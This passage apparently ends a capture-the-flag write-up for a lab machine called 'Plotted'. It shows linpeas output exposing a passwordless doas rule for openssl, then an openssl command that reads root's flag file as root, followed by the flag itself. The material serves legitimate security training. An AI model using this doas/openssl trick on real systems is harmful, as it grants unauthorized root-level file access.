▄▄▄▄▄ ▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▀▀▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▀▀▀▀▀▀ ▀▀▀▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▀▀ ▀▀▀▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▀▀▀ /---------------------------------------------------------------------------------\ | Do you like PEASS? | |---------------------------------------------------------------------------------| | Get the latest version : https://github.com/sponsors/carlospolop | | Follow on Twitter : @hacktricks_live | | Respect on HTB : SirBroccoli | |---------------------------------------------------------------------------------| | Thank you! | \---------------------------------------------------------------------------------/ linpeas-ng by carlospolop ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission. Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist LEGEND: RED/YELLOW: 95% a PE vector RED: You should take a look to it LightCyan: Users with console Blue: Users without console & mounted devs Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs) LightMagenta: Your username Starting linpeas. Caching Writable Folders...╔══════════╣ Checking doas.confpermit nopass plot_admin as root cmd openssl plot_admin@plotted:/tmp$ cat /etc/doas.conf cat /etc/doas.conf permit nopass plot_admin as root cmd openssl
GTFOBins -> openssl
lot_admin@plotted:/tmp$ LFILE=/root/root.txt LFILE=/root/root.txt plot_admin@plotted:/tmp$ doas -u root openssl enc -in "$LFILE" doas -u root openssl enc -in "$LFILE" Congratulations on completing this room! 53f85e2da3e874426fa059040a9bdcab Hope you enjoyed the journey! Do let me know if you have any ideas/suggestions for future rooms. -sa.infinity8888
ROOT flag 🏁: 53f85e2da3e874426fa059040a9bdcab
Thank you for reading!
If you like this content, feel free to follow me for more articles.
If you are interested in more articles from the world of cybersecurity, check out our weekly newsletter in which we summarize events from the world of cybersecurity.